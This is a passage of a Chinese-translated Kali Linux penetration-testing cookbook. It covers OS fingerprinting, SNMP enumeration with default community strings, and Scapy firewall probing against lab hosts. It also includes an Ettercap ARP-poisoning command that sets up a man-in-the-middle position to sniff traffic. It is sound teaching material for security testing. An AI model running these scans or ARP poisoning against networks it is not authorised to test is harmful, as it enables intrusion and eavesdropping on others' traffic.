    sys.exit()

ip = sys.argv[1]

ans = sr1(IP(dst=str(ip))/ICMP(),timeout=1,verbose=0)
if ans == None:
    print "No response was returned"
elif int(ans[IP].ttl) <= 64:
    print "Host is Linux/Unix"
else:
    print "Host is Windows"
```

这个 Python 脚本接受单个参数，由被扫描的 IP 地址组成。基于返回的响应中的 TTL，脚本会猜测远程系统。这个脚本可以通过使用 `chmod` 修改文件许可，并且直接从所在目标调用来执行：

```
root@KaliLinux:~# chmod 777 ttl_id.py
root@KaliLinux:~# ./ttl_id.py
Usage - ./ttl_id.py [IP Address]
Example - ./ttl_id.py 10.0.0.5
Example will perform ttl analysis to attempt to determine whethe
r the  system is Windows or Linux/Unix
root@KaliLinux:~# ./ttl_id.py 172.16.36.134 Host is Windows
root@KaliLinux:~# ./ttl_id.py 172.16.36.135 Host is Linux/Unix
```

工作原理

Windows 操作系统的网络流量的 TTL 起始值通常为 128，然而 Linux/Unix 操作系统为 64。通过假设不高于 64 应该为其中一种系统，我们可以安全地假设 Windows 系统的回复中 TTL 为 65 到 128，而 Linux/Unix 系统的回复中 TTL 为 1 到 64。当扫描系统和远程目标之间存在设备，并且设备拦截请求并重新封包的时候，这个识别方式就会失效。

4.9 Nmap 操作系统识别

虽然 TTL 分析有助于识别远程操作系统，采用更复杂的解法也是很重要的。Nmap 拥有操作系统识别功能，它不仅仅是简单的 TTL 分析。这个秘籍展示了如何使用 Nmap 执行基于探测响应分析的操作系统识别。

准备

为了使用 Nmap 来执行操作系统识别，你需要拥有运行 Linux/Unix 操作系统和运行 Windows 操作系统的远程系统。提供的例子使用 Metasploitable2 和 Windows XP。在本地实验环境中配置系统的更多信息请参考第一章的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

操作步骤

为了执行 Nmap 操作系统识别，Nmap 应该使用 `-o` 选项并指定 IP 地址来调用：

```
root@KaliLinux:~# nmap 172.16.36.134 -O

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-19 10:59 EST
Nmap scan report for 172.16.36.134
Host is up (0.00044s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
4444/tcp  open  krb524
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
15003/tcp open  unknown
15004/tcp open  unknown
MAC Address: 00:0C:29:18:11:FB (VMware) Device type: general pur
pose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional  cpe:/o:mi
crosoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows  Se
rver 2003 Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
```

在这个输出中，Nmap 会表明运行的操作系统或可能提供一列可能运行的操作系统。这里，Nmap 表明远程操作系统是 Windows XP 或者 Server 2003。

工作原理

Nmap 操作系统识别会发送一系列复杂的探测请求，之后分析这些请求的响应，来尝试基于 OS 特定的签名和预期行为识别底层的操作系统。此外，你可以在操作系统是被的输出底部看到，Nmap 依赖于用户的反馈，以便确保服务签名保持可靠。

4.10 xProbe2 操作系统识别

xProbe2 是个用于识别远程操作系统的复杂工具。这个秘籍展示了如何使用 xProbe2 基于探测响应分析来执行操作系统识别。

准备

为了使用 xProbe2 来执行操作系统识别，你需要拥有运行 Linux/Unix 操作系统和运行 Windows 操作系统的远程系统。提供的例子使用 Metasploitable2 和 Windows XP。在本地实验环境中配置系统的更多信息请参考第一章的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

操作步骤

为了使用 xProbe2 对远程系统上执行操作系统是被，需要将单个参数传递给程序，包含被扫描系统的 IP 地址。

```
root@KaliLinux:~# xprobe2 172.16.36.135
Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys- s
ecurity.com, meder@o0o.nu

[+] Target is 172.16.36.135
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance
calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprinti
ng  module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request  fing
erprinting module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request  fi
ngerprinting module
[x] [9] fingerprint:icmp_port_unreach  -  ICMP port unreachable
 fingerprinting module
[x] [10] fingerprint:tcp_hshake  -  TCP Handshake fingerprinting
  module
[x] [11] fingerprint:tcp_rst  -  TCP RST fingerprinting module
[x] [12] fingerprint:smb  -  SMB fingerprinting module
[x] [13] fingerprint:snmp  -  SNMPv2c fingerprinting module
[+] 13 modules registered
```

```
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on  172
.16.36.135. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on  172
.16.36.135. Module test failed
[-] No distance calculation. 172.16.36.135 appears to be dead or
 no  ports known
[+] Host: 172.16.36.135 is up (Guess probability: 50%)
[+] Target: 172.16.36.135 is alive. Round-Trip Time: 0.00112 sec

[+] Selected safe Round-Trip Time value is: 0.00225 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP
 ports known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.22" (Guess
 probability: 100%)
[+] Other guesses:
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.23" (Guess
 probability: 100%)
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.21" (Guess
 probability: 100%)
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.20" (Guess
 probability: 100%)
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.19" (Guess
 probability: 100%)
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.24" (Guess
 probability: 100%)
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.25" (Guess
 probability: 100%)
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.26" (Guess
 probability: 100%)
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.27" (Guess
 probability: 100%)
[+] Host 172.16.36.135 Running OS: "Linux Kernel 2.4.28" (Guess
 probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

这个工具的输出有些误导性。输出中有好几种不同的 Linux 内核，表明特定操作系统概率为 100%。显然，这是不对的。xProbe2 实际上基于操作系统相关的签名的百分比，这些签名在目标系统上被验证。不幸的是，我们可以在输出中看出，签名对于分辨小版本并不足够细致。无论如何，这个工具在识别目标操作系统中，都是个有帮助的额外资源。

工作原理

xProbe2 服务识别的底层原理和 Nmap 相似。xProbe2 操作系统识别会发送一系列复杂的探测请求，之后分析这些请求的响应，来尝试基于 OS 特定的签名和预期行为识别底层的操作系统。

4.11 p0f 被动操作系统识别

p0f 是个用于识别远程操作系统的复杂工具。这个工具不同于其它工具，因为它为被动识别操作系统而构建，并不需要任何与目标系统的直接交互。这个秘籍展示了如何使用 p0f 基于探测响应分析来执行操作系统识别。

准备

为了使用 xProbe2 来执行操作系统识别，你需要拥有运行 Linux/Unix 操作系统和运行 Windows 操作系统的远程系统。提供的例子使用 Metasploitable2 和 Windows XP。在本地实验环境中配置系统的更多信息请参考第一章的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

操作步骤

如果你直接从命令行执行 p0f，不带任何实现的环境配置，你会注意到它不会提供很多信息，除非你直接和网络上的一些系统交互：

```
root@KaliLinux:~# p0f
p0f - passive os fingerprinting utility, version 2.0.8 (C) M. Za
lewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth1', 262 sigs (14 generic, cksum  0F1
F5CA2), rule: 'all'.
```

信息的缺失是一个证据，表示不像其他工具那样，p0f 并不主动探测设备来尝试判断他们的操作系统。反之，它只会安静地监听。我们可以在这里通过在单独的终端中运行 Nmap 扫描来生成流量，但是这会破坏被动 OS 识别的整个目的。反之，我们需要想出一个方式，将流量重定向到我们的本地界面来分析，以便可以被动分析它们。

Ettercap 为这个目的提供了一个杰出的方案，它提供了毒化 ARP 缓存并创建 MITM 场景的能力。为了让两个系统之间的流量经过我们的本地界面，你需要对每个系统进行 ARP 毒化。

```
root@KaliLinux:~# ettercap -M arp:remote /172.16.36.1/  /172.16.
36.135/ -T -w dump

ettercap NG-0.7.4.2 copyright 2001-2005 ALoR & NaGA

Listening on eth1... (Ethernet)

  eth1 ->  00:0C:29:09:C3:79     172.16.36.180     255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the  e
tter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  41 protocol dissectors
  56 ports monitored
  7587 mac vendor fingerprint
  1766 tcp OS fingerprint
  2183 known services

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 172.16.36.1 00:50:56:C0:00:08

 GROUP 2 : 172.16.36.135 00:0C:29:3D:84:32
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

在提供的例子中，Ettercap 在命令行中执行。 `-M` 选项定义了由 `arp:remote` 参数指定的模式。这表明会执行 ARP 毒化，并且会嗅探来自远程系统的流量。开始和闭合斜杠之间的 IP 地址表示被毒化的系统。 `-T` 选项表明操作会执行在整个文本界面上， `-w` 选项用于指定用于转储流量捕获的文件。一旦你简历了 MITM，你可以在单独的终端中再次执行 p0f。假设两个毒化主机正在通信，你应该看到如下流量：

```
root@KaliLinux:~# p0f
p0f - passive os fingerprinting utility, version 2.0.8 (C) M. Za
lewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth1', 262 sigs (14 generic, cksum  0F1
F5CA2), rule: 'all'.
172.16.36.1:42497 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W7:.:?:?] (
up:  700 hrs)
   -> 172.16.36.135:22 (link: ethernet/modem)
172.16.36.1:48172 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W7:.:?:?] (
up:  700 hrs)
   -> 172.16.36.135:22 (link: ethernet/modem)
172.16.36.135:55829 - Linux 2.6 (newer, 1) (up: 199 hrs)
   -> 172.16.36.1:80 (distance 0, link: ethernet/modem)
172.16.36.1:42499 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W7:.:?:?] (
up:  700 hrs)
   -> 172.16.36.135:22 (link: ethernet/modem)
^C+++ Exiting on signal 2 +++
[+] Average packet ratio: 0.91 per minute.
```

所有经过 p0f 监听器的封包会标注为 UNKOWN 或者和特定操作系统签名相关。一旦执行了足够的分析，你应该通过输入 `q` 关闭 Ettercap 文本界面。

```
Closing text interface...

ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
```

工作原理

ARP 毒化涉及使用无来由的 ARP 响应来欺骗受害者系统，使其将目标 IP 地址与 MITM 系统的 MAC 地址关联。MITM 系统就会收到被毒化系统的流量，并且将其转发给目标接受者。这可以让 MITM 系统能够嗅探所有流量。通过分析流量中的特定行为和签名，p0f 可以识别设备的操作系统，而不需要直接探测响应。

4.12 Onesixtyone SNMP 分析

Onesixtyone 是个 SNMP 分析工具，在 UDP 端口上执行 SNMP 操作。它是个非常简单的 snmp 扫描器，对于任何指定的 IP 地址，仅仅请求系统描述。

准备

为了使用 Onesixtyone 来执行操作系统识别，你需要拥有开启 SNMP 并可以探测的远程系统。提供的例子使用 Windows XP。配置 Windows 系统的更多信息请参考第一章的“安装 Windows Server”秘籍。

操作步骤

这个信息可以用于准确识别目标设备的操作系统指纹。为了使用 Onesixtyone，我们可以将目标 IP 地址和团体字符串作为参数传入：

```
root@KaliLinux:~# onesixtyone 172.16.36.134 public
Scanning 1 hosts, 1 communities
172.16.36.134 [public] Hardware: x86 Family 6 Model 58 Stepping
9  AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build
2600  Uniprocessor Free)
```

在这个例子中，团体字符串 `public` 用于查询 `172.16.36.134` 设备的系统描述。这是多种网络设备所使用的常见字符串之一。正如输出中显式，远程主机使用表示自身的描述字符串回复了查询。

工作原理

SNMP 是个用于管理网络设备，以及设备间贡献信息的协议。这个协议的用法通常在企业网络环境中十分必要，但是，系统管理员常常忘记修改默认的团体字符串，它用于在 SNMP 设备之间共享信息。在这个例子中，可以通过适当猜测设备所使用的默认的团体字符串来收集网络设备信息。

4.13 SNMPwalk SNMP 分析

SNMPwalk 是个更加复杂的 SNMP 扫描器，可以通过猜测 SNMP 团体字符串来收集来自设备的大量信息。SNMPwalk 循环遍历一系列请求来收集来自设备的尽可能多的信息。

准备

为了使用 SNMPwalk 来执行操作系统识别，你需要拥有开启 SNMP 并可以探测的远程系统。提供的例子使用 Windows XP。配置 Windows 系统的更多信息请参考第一章的“安装 Windows Server”秘籍。

操作步骤

为了执行 SNMPwalk，应该将一系列参数传给工具，包括被分析系统的 IP 地址，所使用的团体字符串，以及系统所使用的 SNMP 版本：

```
root@KaliLinux:~# snmpwalk 172.16.36.134 -c public -v 2c
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 58
Stepping 9 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1
  (Build 2600 Uniprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID:
iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (56225) 0:09:22.25
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "DEMO-72E8F41CA4"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.2.1 = Hex-STRING: 4D 53 20 54 43 50 20 4C 6F
 6F  70 62 61 63 6B 20 69 6E 74 65 72 66 61 63 65 00
iso.3.6.1.2.1.2.2.1.2.2 = Hex-STRING: 41 4D 44 20 50 43 4E 45 54
 20  46 61 6D 69 6C 79
```

为了对开启 SNMP 的 Windows XP 系统使用 SNMPwalk，我们使用默认的团体字符串 `public` ，以及版本 `2c` 。这会生成大量数据，在展示中已经截断。要注意，通常所有被识别的信息都在所查询的 IOD 值后面。这个数据可以通过使用管道连接到 `cut` 函数来移除标识符。

```
root@KaliLinux:~# snmpwalk 172.16.36.134 -c public -v 2c | cut -
d "="  -f 2
STRING: "Hardware: x86 Family 6 Model 58 Stepping 9 AT/AT COMPAT
IBLE  - Software: Windows 2000 Version 5.1 (Build 2600 Uniproces
sor Free)"
OID: iso.3.6.1.4.1.311.1.1.3.1.1
Timeticks: (75376) 0:12:33.76
""
STRING: "DEMO-72E8F41CA4"
```

要注意， SNMPwalk 的输出中不仅仅提供了系统标识符。在输出中，可以看到一些明显的信息，另一些信息则是模糊的。但是，通过彻底分析它，你可以收集到目标系统的大量信息：

```
Hex-STRING: 00 50 56 FF 2A 8E
Hex-STRING: 00 0C 29 09 C3 79
Hex-STRING: 00 50 56 F0 EE E8
IpAddress: 172.16.36.2
IpAddress: 172.16.36.180
IpAddress: 172.16.36.254
```

在输出的一部分中，可以看到十六进制值和 IP 地址的列表。通过参考已知系统的网络接口，我们就可以知道，这些是 ARP 缓存的内容。它表明了储存在设备中的 IP 和 MAC 地址的关联。

```
STRING: "FreeSSHDService.exe"
STRING: "vmtoolsd.exe"
STRING: "java.exe"
STRING: "postgres.exe"
STRING: "java.exe"
STRING: "java.exe"
STRING: "TPAutoConnSvc.exe"
STRING: "snmp.exe"
STRING: "snmptrap.exe"
STRING: "TPAutoConnect.exe"
STRING: "alg.exe"
STRING: "cmd.exe"
STRING: "postgres.exe"
STRING: "freeSSHd 1.2.0"
STRING: "CesarFTP 0.99g"
STRING: "VMware Tools"
STRING: "Python 2.7.1"
STRING: "WebFldrs XP"
STRING: "VMware Tools"
```

此外，运行进程和安装的应用的列表可以在输出中找到。这个信息在枚举运行在目标系统的服务，以及识别潜在的可利用漏洞时十分有用。

工作原理

不像 Onesixtyone，SNMPwalk 不仅仅能够识别默认 SNMP 团体字符串的使用，也可以利用这个配置来收集大量来自目标系统的信息。这可以通过使用一序列 SNMP GETNEXT 请求，并使用请求来爆破系统的所有可用信息来完成。

4.14 Scapy 防火墙识别

通过评估从封包注入返回响应，我们就可以判断远程端口是否被防火墙设备过滤。为了对这个过程如何工作有个彻底的认识，我们可以使用 Scapy 在封包级别执行这个任务。

准备

为了使用 Scapy 来执行防火墙识别，你需要运行网络服务的远程系统。此外，你需要实现一些过滤机制。这可以使用独立防火墙设备，或者基于主机的过滤，例如 Windows 防火墙来完成。通过操作防火墙设备的过滤设置，你应该能够修改被注入封包的响应。

操作步骤

为了高效判断是否 TCP 端口被过滤，需要向目标端口发送 TCP SYN 和 ACK 封包。基于用于响应这些注入的封包，我们可以判断端口是否多虑。这两个封包的注入可能会产生四种不同的响应组合。我们会讨论每一种场景，它们对于目标端口的过滤来说表示什么，以及如何测试它们。这四个可能的响应组合如下：

- SYN 请求没有响应，ACK 请求收到 RST 响应。
- SYN 请求收到 SYN+ACK 或者 SYN+RST 响应，ACK 请求没有响应。
- SYN 请求收到 SYN+ACK 或者 SYN+RST 响应，ACK 请求收到 RST 响应。
- SYN 和 ACK 请求都没有响应。

	SYN	ACK	
1	无响应	RST	状态过滤，禁止连入
2	SYN + ACK/RST	无响应	状态过滤，禁止连出
3	SYN + ACK/RST	RST	无过滤，SYN 收到 ACK 则开放，反之关闭
4	无响应	无响应	无状态过滤

在第一种场景中，我们应该考虑 SYN 请求没有响应，ACK 请求收到 RST 响应的配置。为了测试它，我们首先应该发送 TCP ACK 封包给目标端口。为了发送 TCP ACK 封包给任何给定的端口，我们首先必须构建请求的层级，我们首先需要构建 IP 层：

```
root@KaliLinux:~# scapy Welcome to Scapy (2.2.0)
>>> i = IP()
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 127.0.0.1
    dst= 127.0.0.1
    \options\
>>> i.dst = "172.16.36.135"
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 172.16.36.180
    dst= 172.16.36.135
    \options\
```

为了构建请求的 IP 层，我们需要将 `IP` 对象赋给变量 `i` 。通过调用 `display` 函数，我们可以确定对象的属性配置。通常，发送和接受地址都设为回送地址， `127.0.0.1` 。这些值可以通过修改目标地址来修改，也就是设置 `i.dst` 为想要扫描的地址的字符串值。通过再次调用 `dislay` 函数，我们看到不仅仅更新的目标地址，也自动更新了和默认接口相关的源 IP 地址。现在我们构建了请求的 IP 层，我们可以构建 TCP 层了。

```
>>> t = TCP()
>>> t.display()
###[ TCP ]###
    sport= ftp_data
    dport= http
    seq= 0
    ack= 0
    dataofs= None
    reserved= 0
    flags= S
    window= 8192
    chksum= None
    urgptr= 0
    options= {}
>>> t.dport = 22
>>> t.flags = 'A'
>>> t.display()
###[ TCP ]###
    sport= ftp_data
    dport= ssh
    seq= 0
    ack= 0
    dataofs= None
    reserved= 0
    flags= A
    window= 8192
    chksum= None
    urgptr= 0
    options= {}
```

为了构建请求的 TCP 层，我们使用和 IP 层相同的技巧。在这个立即中， `TCP` 对象赋给了 `t` 变量。像之前提到的那样，默认的配置可以通过调用 `display` 函数来确定。这里我们可以看到目标端口的默认值为 HTTP 端口 80。对于我们的首次扫描，我们将 TCP 设置保留默认。现在我们创建了 TCP 和 IP 层，我们需要将它们叠放来构造请求。

```
>>> request = (i/t)
>>> request.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
     frag= 0
    ttl= 64
    proto= tcp
    chksum= None
    src= 172.16.36.180
    dst= 172.16.36.135
    \options\
###[ TCP ]###
    sport= ftp_data
    dport= ssh
    seq= 0
    ack= 0
    dataofs= None
    reserved= 0
    flags= A
    window= 8192
    chksum= None
    urgptr= 0
    options= {}
```

我们可以通过以斜杠分离变量来叠放 IP 和 TCP 层。这些层面之后赋给了新的变量，它代表整个请求。我们之后可以调用 `dispaly` 函数来查看请求的配置。一旦构建了请求，可以将其传递给 `sr1` 函数来分析响应：

```
>>> response = sr1(request,timeout=1)
..Begin emission:
.........Finished to send 1 packets.
....*
Received 16 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
    version= 4L
    ihl= 5L
    tos= 0x0
    len= 40
    id= 0
    flags= DF
    frag= 0L
    ttl= 63
    proto= tcp
    chksum= 0x9974
    src= 172.16.36.135
    dst= 172.16.36.180
    \options\
###[ TCP ]###
    sport= ssh
    dport= ftp_data
    seq= 0
    ack= 0
    dataofs= 5L
    reserved= 0L
    flags= R
    window= 0
    chksum= 0xe5b
    urgptr= 0
    options= {}
###[ Padding ]###
    load= '\x00\x00\x00\x00\x00\x00'
```

相同的请求可以不通过构建和堆叠每一层来执行。反之，我们使用单独的一条命令，通过直接调用函数并传递合适的参数：

```
>>> response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,flags='
A'),timeout=1)
..Begin emission:
........Finished to send 1 packets.
....*
Received 15 packets, got 1 answers, remaining 0 packets
>>> response
<IP  version=4L ihl=5L tos=0x0 len=40 id=0 flags=DF frag=0L ttl=
63  proto=tcp chksum=0x9974 src=172.16.36.135 dst=172.16.36.180
 options=[] |<TCP  sport=ssh dport=ftp_data seq=0 ack=0 dataofs=
5L  reserved=0L flags=R window=0 chksum=0xe5b urgptr=0 |<Padding
   load='\x00\x00\x00\x00\x00\x00' |>>>
```

要注意在这个特定场景中，注入的 ACK 封包的响应是 RST 封包。测试的下一步就是以相同方式注入 SYN 封包。

```
>>> response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,flags='
S'),timeout=1,verbose =1)
Begin emission:
Finished to send 1 packets.

Received 9 packets, got 0 answers, remaining 1 packets
```

以相同方式发送 SYN 请求之后，没有收到任何响应，并且函数在超时时间达到只有断开了连接。这个响应组合表明发生了状态包过滤。套接字通过丢掉 SYN 请求拒绝了所有入境的连接，但是没有过滤 ACK 封包来确保仍旧存在出境连接和持续中的通信。这个响应组合可以在 Python 中测试来确认状态过滤的端口：

```
root@KaliLinux:~# python
Python 2.7.3 (default, Jan  2 2013, 16:53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more  infor
mation.
>>> from scapy.all import *
>>> ACK_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,fla
gs='A'),timeout=1,verbose =0)
>>> SYN_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,fla
gs='S'),timeout=1,verbose =0)
>>> if ((ACK_response == None) or (SYN_response == None)) and no
t  ((ACK_response ==None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... Stateful filtering in place
>>> exit()
```

在使用 Scapy 生成每个请求之后，测试可以用于评估这些响应，来判断是否 ACK 或者 SYN（但不是全部）请求接受到了响应。这个测试对于识别该场景以及下一个场景十分高效，其中 SYN 注入而不是 ACK 注入接受到了响应。

SYN 注入收到了 SYN+ACK 或者 RST+ACK 响应，但是 ACK 注入没有收到响应的场景，也表明存在状态过滤。剩余的测试也一样。首先，向目标端口发送 ACK 封包。

```
>>> response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,flags='
A'),timeout=1,verbose =1)
Begin emission:
Finished to send 1 packets.

Received 16 packets, got 0 answers, remaining 1 packets
```

在这个场景中可以执行完全相同的测试，如果两哥注入请求之一收到响应，测试就表明存在状态过滤。

```
root@KaliLinux:~# python
Python 2.7.3 (default, Jan  2 2013, 16:53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more  infor
mation.
>>> from scapy.all import *
>>> ACK_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,fla
gs='A'),timeout=1,verbose =0)
>>> SYN_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,fla
gs='S'),timeout=1,verbose =0)
>>> if ((ACK_response == None) or (SYN_response == None)) and no
t  ((ACK_response ==None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... Stateful filtering in place
>>> exit()
```

响应的组合表明，状态过滤执行在 ACK 封包上，任何来自外部的符合上下文的 ACK 封包都会被丢弃。但是，入境连接尝试的响应表明，端口没有完全过滤。

另一个可能的场景就是 SYN 和 ACK 注入都收到了预期响应。这种情况下，没有任何形式的过滤。为了对这种情况执行测试，我们首先执行 ACK 注入，之后分析响应：

```
>>> response =
sr1(IP(dst="172.16.36.135")/TCP(dport=22,flags='A'),timeout=1,ve
rbose=1)
Begin emission:
Finished to send 1 packets.
Received 5 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
    version= 4L
    ihl= 5L
    tos= 0x0
    len= 40
    id= 0
    flags= DF
    frag= 0L
    ttl= 64
    proto= tcp
    chksum= 0x9974
    src= 172.16.36.135
    dst= 172.16.36.180
    \options\
###[ TCP ]###
    sport= ssh
    dport= ftp_data
    seq= 0
    ack= 0
    dataofs= 5L
    reserved= 0L
    flags= R
    window= 0
    chksum= 0xe5b
    urgptr= 0
    options= {}
###[ Padding ]###
    load= '\x00\x00\x00\x00\x00\x00'
```

在封包未被过滤的情况下，来路不明的 ACK 封包发送给了目标端口，并应该产生返回的 RST 封包。这个 RST 封包表明，ACK 封包不符合上下文，并且打算断开连接。发送了 ACK 注入之后，我们可以向相同端口发送 SYN 注入。

```
>>> response =
sr1(IP(dst="172.16.36.135")/TCP(dport=22,flags='S'),timeout=1,ve
rbose =1)
Begin emission:
Finished to send 1 packets.
Received 4 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
    version= 4L
    ihl= 5L
    tos= 0x0
    len= 44
    id= 0
    flags= DF
    frag= 0L
    ttl= 64
    proto= tcp
    chksum= 0x9970
    src= 172.16.36.135
    dst= 172.16.36.180
    \options\
###[ TCP ]###
    sport= ssh
    dport= ftp_data
    seq= 1147718450
    ack= 1
    dataofs= 6L
    reserved= 0L
    flags= SA
    window= 5840
    chksum= 0xd024
    urgptr= 0
    options= [('MSS', 1460)]
###[ Padding ]###
    load= '\x00\x00'
>>> response[TCP].flags
18L
>>> int(response[TCP].flags)
18
```

在端口未过滤并打开的情况中，会返回 SYN+ACK 响应。要注意 TCP `flags` 属性的实际值是个 `long` 变量，值为 18。这个值可以轻易使用 `int` 函数来转换成 `int` 变量。这个 18 的值是 TCP 标识位序列的十进制值。SYN 标志的十进制值为 2，而 ACK 标识的十进制值为 16。假设这里没有状态过滤，我们可以通过评估 TCP `flags` 值的整数转换，在 Python 中测试端口是否未过滤并打开。

```
root@KaliLinux:~# python Python 2.7.3 (default, Jan  2 2013, 16:
53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more  infor
mation.
>>> from scapy.all import *
>>> ACK_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,fla
gs='A'),timeout=1,verbose =0)
>>> SYN_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,fla
gs='S'),timeout=1,verbose =0)
>>> if ((ACK_response == None) or (SYN_response == None)) and no
t  ((ACK_response ==None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... elif int(SYN_response[TCP].flags) == 18:
...     print "Port is unfiltered and open"
... elif int(SYN_response[TCP].flags) == 20:
...     print "Port is unfiltered and closed"
... Port is unfiltered and open
>>> exit()
```

我们可以执行相似的测试来判断是否端口未过滤并关闭。未过滤的关闭端口会激活 RST 和 ACK 标识。像之前那样，ACK 标识为整数 16，RST 标识为 整数 4。所以，未过滤的关闭端口的 TCP `flags` 值的整数转换应该是 20：

```
root@KaliLinux:~# python Python 2.7.3 (default, Jan  2 2013, 16:
53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more  infor
mation.
>>> from scapy.all import *
>>> ACK_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=4444,f
lags='A'),timeout=1,verbo se=0)
>>> SYN_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=4444,f
lags='S'),timeout=1,verbo se=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and no
t  ((ACK_response ==None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... elif int(SYN_response[TCP].flags) == 18:
...     print "Port is unfiltered and open"
... elif int(SYN_response[TCP].flags) == 20:
...     print "Port is unfiltered and closed"
... Port is unfiltered and closed
>>> exit()
```

最后，我们应该考虑最后一种场景，其中 SYN 或者 ACK 注入都没有收到响应。这种场景中，每个 `sr1` 的实例都会在超时的时候断开。

```
>>> response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,flags='
A'),timeout=1,verbose =1)
Begin emission:
Finished to send 1 packets.
Received 36 packets, got 0 answers, remaining 1 packets
>>> response =  sr1(IP(dst="172.16.36.135")/TCP(dport=22,flags='
S'),timeout=1,verbose =1)
Begin emission:
Finished to send 1 packets.
Received 18 packets, got 0 answers, remaining 1 packets
```

每个注入封包都缺少响应，表明端口存在无状态过滤，仅仅是丢弃所有入境的流量，无论状态是什么。或者这表明远程系统崩溃了。我们的第一想法可能是，可以通过在之前的测试序列的末尾向 `else` 添加执行流，在 Python 中测试它。理论上，如果任何注入都没有接受到响应， `else` 中的操作会执行。简单来说， `else` 中的操作会在没有接收到响应的时候执行。

```
